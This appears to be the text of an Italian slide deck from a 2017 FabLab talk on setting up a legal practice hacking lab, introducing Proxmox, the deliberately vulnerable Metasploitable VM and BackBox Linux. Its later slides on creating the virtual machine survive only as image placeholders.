HACKING LAB

con ProxMox e Metasploitable

PROXMOX

Andrea Draghetti - 23 Maggio 2017 - FabLab Bassa Romagna

$ whoami

Phishing Analysis and Contrast @ D3Lab

Team Member @ BackBox Linux

Hacking Lab

Un laboratorio nella propria infrastruttura di rete per allenarsi in assoluta legalità sulle tecniche sfruttate nel Hacking.

ProxMox

Proxmox VE is a complete open source server virtualization management software. It is based on KVM virtualization and container-based virtualization and manages KVM virtual machines, Linux containers (LXC), storage, virtualized networks, and HA clusters

www.proxmox.com

Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

https://sourceforge.net/projects/metasploitable/


BackBox Linux

BackBox is a penetration test and security assessment oriented Ubuntu-based Linux distribution providing a network and informatic systems analysis toolkit. BackBox desktop environment includes a complete set of tools required for ethical hacking and security testing.

backbox.org


Virtualizziamo Metasploitable

Ricordatevelo




Creiamo una nuova Macchina Virtuale dal Pannello Web


Virtualizziamo Metasploitable




Virtualizziamo Metasploitable



